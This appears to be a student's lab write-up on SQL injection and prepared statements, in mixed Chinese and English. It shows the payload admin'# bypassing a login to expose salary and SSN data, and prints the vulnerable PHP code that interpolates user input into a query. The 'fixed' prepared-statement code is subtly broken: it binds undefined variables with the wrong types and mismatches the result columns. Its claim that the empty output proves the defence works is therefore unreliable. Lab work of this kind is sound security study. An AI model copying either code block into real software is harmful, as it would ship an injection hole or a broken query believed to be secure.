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
Task4:Prepared Statement

首先确定注入攻击成功



Get Information

USERNAME: admin'#

PASSWORD: Password

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



Information returned from the database


- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

原unsafe.php代码




```
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
~
~
-- INSERT --                                                                    28,1          All
```

使用pre-statement处理的方法修改unsafe.php



```
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the preparation
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
//bind the para to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
$stmt->close();

// close the sql connection
$conn->close();
?>
~
```

重新运行容器并尝试注入攻击



Get Information

USERNAME admin'#

PASSWORD Password

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
返回信息失败，说明防御措施生效



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: